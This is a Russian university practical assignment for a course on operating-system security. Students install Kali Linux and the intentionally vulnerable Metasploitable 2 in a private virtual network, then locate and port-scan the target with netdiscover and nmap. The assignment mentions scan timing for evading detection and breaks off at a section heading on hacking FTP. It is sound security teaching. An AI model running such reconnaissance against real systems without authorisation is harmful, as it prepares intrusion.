



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение
высшего образования

«МИРЭА – Российский технологический университет» РТУ МИРЭА

РТУ МИРЭА

Институт кибербезопасности и цифровых технологий

Кафедра КБ-2 «Прикладные информационные технологии»

Практическая работа № 4

по дисциплине «Безопасность Операционных систем»

«Основы Kali Linux»

Москва

2022

Цель работы

Установить Kali linux, metasploitable 2, настроить их взаимодействие. Изучить инструменты Kali linux для сканирования сети. Утилита metasploit.

Время выполнения работы: 4 академических часа.

Краткие теоретические сведения

Kali Linux был разработан фирмой Offensive Security, которая специализируется на безопасности. Он создан на основе Debian и содержит в себе наработки дистрибутива для цифровой криминалистики и тестирования безопасности BackTrack.

Первая версия BackTrack вышла в 2006 году, она объединила в себе несколько проектов, основным предназначением которых было тестирование на проникновение. Дистрибутив предназначался для использования в качестве LiveCD.

В 2012 году такой дистрибутив, как BackTrack прекратил существовать, а вместо него появился Kali Linux, который перенял все плюсы предыдущей версии и все программное обеспечение. Он был результатом слияния двух проектов: WHAX и Auditor Security Collection. Сейчас дистрибутив стабильно развивается и силы разработчиков направлены на исправление ошибок и расширение набора инструментов.

На официальном сайте есть такое описание дистрибутива: "Penetration Testing и Ethical Hacking Linux Distribution" или по-нашему дистрибутив для тестирования на проникновения и этичного хакинга. Проще говоря, этот дистрибутив содержит множество инструментов, связанных с безопасностью и сетями, которые ориентированы на экспертов в компьютерной безопасности.

Дистрибутив Linux - это не больше чем ядро и набор базовых утилит, приложений и настроек по умолчанию. Kali Linux не предоставляет ничего

уникального в этом плане. Большинство программ может быть просто установлено в любом другом дистрибутиве, или даже в Windows.

Отличие Kali Linux в том, что он наполнен такими инструментами и настройками, которые нужны для тестирования безопасности, а не для обеспечения нормальной работы обычного пользователя. Если вы хотите использовать Kali вместо основного дистрибутива - вы совершаете ошибку. Это специализированный дистрибутив для решения определенного круга задач, а это значит, что решение задач, для которых он не был предназначен будет более трудным, например, тот же поиск программ. Возможности Kali Linux сосредоточены на тестировании безопасности.

Порядок выполнения работы

1. Установка Kali Linux

Скачайте готовую виртуальную машину с актуальной версией Kali linux с сайта Kali.org

<https://www.kali.org/get-kali/#kali-virtual-machines>

Разархивируйте архив kali-linux-2022.3-virtualbox-amd64.7z в папку D:\VBox\Kali\

Запустите kali-linux-2022.3-virtualbox-amd64.vbox

Для входа в систему используйте

логин: kali

пароль: kali

После первого входа необходимо изменить hostname с помощью команды

hostnamectl set-hostname X-<GROUPNAME>,

где X - ваш порядковый номер в списке группы

<GROUPNAME> - номер вашей группы

ПРИМЕР: 14-BASO-18

14 - порядковый номер в списке

BASO-18 - ваша группа


2. Установка Metasploitable 2

Скачайте готовую виртуальную машину Metasploitable 2

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>


Разархивируйте архив metasploitable-linux-2.0.0.zip в папку
D:\VBox\Metasploitable2\

Создайте виртуальную машину




Если после установки и запуска вы получили следующую ошибку,

то вы зайдёте в настройки виртуальной машины и поставите галочку



Включить PAE/NX на вкладке Система -> Процессор




Для входа в систему используйте

логин: msfadmin


пароль: msfadmin

3. Настройка и проверка сетевого взаимодействия


Зайдите в настройки VirtualBox и добавьте сеть NAT



Измените IP адрес сети 10.0.X.0/24, где X - это ваш порядковый номер по списку группы.



В настройках сети виртуальных машин Kali linux и Metasploitable 2 необходимо указать тип подключения: Сеть NAT и выбрать сеть, которую вы только что создали



Запустите обе виртуальные машины и проверьте IP адреса с помощью команды **ip a**

Обе виртуальные машины должны находиться в одной сети

Проверьте выполняется ли команда ping с машины Kali linux

4. Настраиваем цель

Переходим в машину на Kali, и допустим нам ничего не известно о своей цели. Начнем с базовых вещей, а именно с обнаружения других машин в сети. Для начала, нужен ip-адрес цели.

Самый первый инструмент для обнаружения хостов называется «**netdiscover**». Для начала посмотрим справку, а именно нам нужна команда «**netdiscover -h**»:

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ netdiscover -h  
Netdiscover 0.9 [Active/passive ARP reconnaissance tool]  
Written by: Jaime Penalba <jpenalbae@gmail.com>  
  
Usage: netdiscover [-i device] [-r range | -l file | -p] [-m file] [-F filter] [-s time] [-c count] [-n node] [-dfPLMS]  
-i device: your network device  
-r range: scan a given range instead of auto scan. 192.168.6.0/24,/16,/8  
-l file: scan the list of ranges contained into the given file  
-p passive mode: do not send anything, only sniff  
-m file: scan a list of known MACs and host names  
-F filter: customize pcap filter expression (default: "arp")  
-s time: time to sleep between each ARP request (milliseconds)  
-c count: number of times to send each ARP request (for nets with packet loss)  
-n node: last source IP octet used for scanning (from 2 to 253)  
-d ignore home config files for autoscan and fast mode  
-f enable fastmode scan, saves a lot of time, recommended for auto  
-P print results in a format suitable for parsing by another program and stop after active scan  
-L similar to -P but continue listening after the active scan is completed  
-N Do not print header. Only valid when -P or -L is enabled.  
-S enable sleep time suppression between each request (hardcore mode)  
  
If -r, -l or -p are not enabled, netdiscover will scan for common LAN addresses.  
(kali@kali)-[~]  
$
```

И как видите, опция **-r** позволяет указать нужный диапазон ip-адресов.


Несмотря на то, что это новый инструмент, можно узнать его синтаксис и принцип работы. Его синтаксис очень похож на синтаксис других команд, которые мы уже использовали в курсе.

Теперь нужно узнать, какой диапазон будем сканировать. Допустим цель находится в том же виртуальном диапазоне, что и машина на Kali, т.е. в находимся в одной сети. Чтобы узнать в каком диапазоне вы находитесь, нужно проверить ip-адрес, с помощью команды **«ifconfig»**:


```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.100.4 netmask 255.255.255.0 broadcast 10.0.100.255  
    inet6 fe80::b0f:8890:aca9:86d4 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)  
    RX packets 3 bytes 1770 (1.7 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 20 bytes 3426 (3.3 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$
```

Как видим, ip-адрес – 10.0.X.4.

Его нужно сообщить инструменту «**netdiscover**». Команда будет выглядеть так: «**netdiscover -r 10.0.X.0/24**».



В сети находится 4 машины, которые можно рассмотреть на скриншоте выше. Для определения ip-адреса машины Metasploitable2 можно предположить, что он будет заканчиваться на .5, так как она запущена второй после Kali Linux, и ip Kali Linux заканчивается на .4. Иными словами наша цель – это ip-адрес 10.0.X.5.

Netdiscover также показывает производителя, который указан как «PCS Systemtechnik GmbH». Можно немного схитрить, и посмотреть ip-адрес в самой машине на Metasploitable2. Логин: «msfadmin», и пароль: «msfadmin». Далее выполняем команду «**ifconfig**»:

```

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e5:57:da
          inet addr:10.0.100.5  Bcast:10.0.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee5:57da/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:189598 (185.1 KB)  TX bytes:10419 (10.1 KB)
          Interrupt:9 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29797 (29.0 KB)  TX bytes:29797 (29.0 KB)

msfadmin@metasploitable:~$

```

Как видим, мы правильно определили ip-адрес.

В следующих разделах будем атаковать этот ip-адрес.

Содержание отчета по выполненной работе

В отчёте о выполненной работе необходимо указать:

- Перечень известных систем виртуализации, их отличительные особенности.
- Краткое описание установленных ОС с описанием их назначения.
- Примеры выполнения команд **netdiscover**, **ifconfig**, **ip**, которые были использованы в ходе работы с описанием их результатов.

5. Сканирование портов.

Теперь, когда мы узнали ip-адрес машины, нужно узнать какие сервисы на ней работают и какие порты открыты. Для этого воспользуемся инструментом, который называется «**nmap**».

Рассмотрим несколько важных опций «**nmap**».

Первая – это опция «**-v**», т.е подробный режим, где нашему инструменту сообщается, что нужно выводить больше информации. Также можно

воспользоваться опциями: «-vv» «-vvv». Чем больше «v», тем больше выводится информации на экране.

Далее идет опция «-p-» или «-p 0-65535». Она означает сканирование всех tcp-портов. Далее идет опция «-A», которая отображает версию операционной системы, и уже можно сказать, что это стадия разведки. Для вывода большего перечня информации конечно же нужно использовать ее, но она это займет намного больше времени, чем простое сканирование. Для взлома системы нужно узнать как можно больше информации о ней, поэтому используем опцию «-A».

Далее нужно указать ip-адрес нашей цели, который выглядит как: «10.0.X.5». Также укажем создание отчета по окончании сканирования, и у «nmap» есть 3 типа вывода. Обычный вывод, похожий на текстовый файл - это просто копирование того, что выводится на экран. Также есть вывод в файл «gnmap». И последний третий вывод – это xml, который подается на вход другим инструментам. Укажите сохранение вывода файлов в трех форматах: nmap, gnmap и xml. Для этого нужно дописать команду опциями «-oA», и в конце указывается название файла «metasploitable2».

В итоге получилась команда: «nmap -v -p 0-65535 -A 10.0.X.5 -oA metasploitable2»:

```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
# nmap -v -p- -A 10.0.100.5 -oA metasploitable2  
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-17 11:28 EDT  
NSE: Loaded 155 scripts for scanning.  
NSE: Script Pre-scanning.  
Initiating NSE at 11:28  
Completed NSE at 11:28, 0.00s elapsed  
Initiating NSE at 11:28  
Completed NSE at 11:28, 0.00s elapsed  
Initiating NSE at 11:28  
Completed NSE at 11:28, 0.00s elapsed  
Initiating ARP Ping Scan at 11:28  
Scanning 10.0.100.5 [1 port]  
Completed ARP Ping Scan at 11:28, 0.04s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 11:28  
Completed Parallel DNS resolution of 1 host. at 11:28, 0.01s elapsed  
Initiating SYN Stealth Scan at 11:28  
Scanning 10.0.100.5 [65535 ports]  
Discovered open port 111/tcp on 10.0.100.5  
Discovered open port 5900/tcp on 10.0.100.5  
Discovered open port 53/tcp on 10.0.100.5  
Discovered open port 21/tcp on 10.0.100.5  
Discovered open port 139/tcp on 10.0.100.5  
Discovered open port 80/tcp on 10.0.100.5  
Discovered open port 22/tcp on 10.0.100.5  
Discovered open port 445/tcp on 10.0.100.5  
Discovered open port 25/tcp on 10.0.100.5  
Discovered open port 23/tcp on 10.0.100.5  
Discovered open port 3306/tcp on 10.0.100.5  
Discovered open port 6667/tcp on 10.0.100.5
```

Поскольку мы выбрали достаточно много опций, которые выводят много информации, остается только ждать завершения сканирования. И это все всего лишь один ip-адрес. Сканирование может занять достаточно количество времени. Теперь представьте на реальном примере, сколько нужно ждать, если у Вас не один ip-адрес, а 100 или 200. В этом примере сканирование прошло быстро, и не пришлось его останавливать:

```
root@kali: ~  
File Actions Edit View Help  
| account_used: <blank>  
| authentication_level: user  
| challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
| smb-os-discovery:  
| OS: Unix (Samba 3.0.20-Debian)  
| Computer name: metasploitable  
| NetBIOS computer name:  
| Domain name: localdomain  
| FQDN: metasploitable.localdomain  
|_ System time: 2022-10-17T11:30:18-04:00  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.45 ms 10.0.100.5  
  
NSE: Script Post-scanning.  
Initiating NSE at 11:30  
Completed NSE at 11:30, 0.00s elapsed  
Initiating NSE at 11:30  
Completed NSE at 11:30, 0.00s elapsed  
Initiating NSE at 11:30  
Completed NSE at 11:30, 0.00s elapsed  
Read data files from: /usr/bin/../share/nmap  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 139.93 seconds  
Raw packets sent: 65555 (2.885MB) | Rcvd: 65551 (2.623MB)  
  
(root@kali)-[~]  
#
```

Также рассмотрим опцию «-T», которая позволяет сканировать ip-адреса в тихом режиме, чтобы не сработали системы обнаружения. У нее есть параметр от 1 до 5, где цифра 1 – это очень медленное сканирование.

Мы указывали создание трех файлов-отчетов с разными расширениями. Они находятся в текущей директории:

```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
# ls  
metasploitable2.gnmap metasploitable2.nmap metasploitable2.xml
```

Давайте упорядочим список файлов, перенесем их в отдельную директорию:


```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
# mkdir target  
  
(root@kali)-[~]  
# mv metasploitable2.* target/  
  
(root@kali)-[~]  
# ls target  
metasploitable2.gnmap metasploitable2.nmap metasploitable2.xml  
  
(root@kali)-[~]  
#
```

Команды должны Вам уже известны.

Для просмотра файлов можно использовать команду «**cat**» или «**less**», для постепенного просмотра файлов:

```
root@kali: ~/target  
File Actions Edit View Help  
  
(root@kali)-[~/target]  
# cat metasploitable2.nmap  
# Nmap 7.93 scan initiated Mon Oct 17 11:28:06 2022 as: nmap -v -p- -A -oA metasploitable2 10.0.100.5  
Nmap scan report for 10.0.100.5  
Host is up (0.00045s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
| ftp-syst:  
|   STAT:  
|   FTP server status:  
|     Connected to 10.0.100.4  
|     Logged in as ftp  
|     TYPE: ASCII  
|     No session bandwidth limit  
|     Session timeout in seconds is 300  
|     Control connection is plain text  
|     Data connections will be plain text  
|     vsFTPD 2.3.4 - secure, fast, stable  
|_End of status  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
| ssh-hostkey:  
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)  
|   2048 5656240f211ddea72bae61b1243de8f3 (RSA)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
```

Итак, ip-адрес просканирован и выявлено множество открытых портов и сервисов.

Пройдите комнату Nmap на tryhackme.com

<https://tryhackme.com/room/furthernmap>

В отчёте о выполненной работе необходимо указать:

- Примеры выполнения команды **nmap**, которые были использованы в ходе работы с описанием их результатов. Перечень основных ключей с их описанием.
- Перечень открытых портов, названия и версии сервисов, которые их используют.

6. Взлом FTP

Продолжаем рассматривать тематику взлома, и в данном уроке попытаемся взломать FTP. Воспользуемся первой уязвимостью и взломаем первую цель.

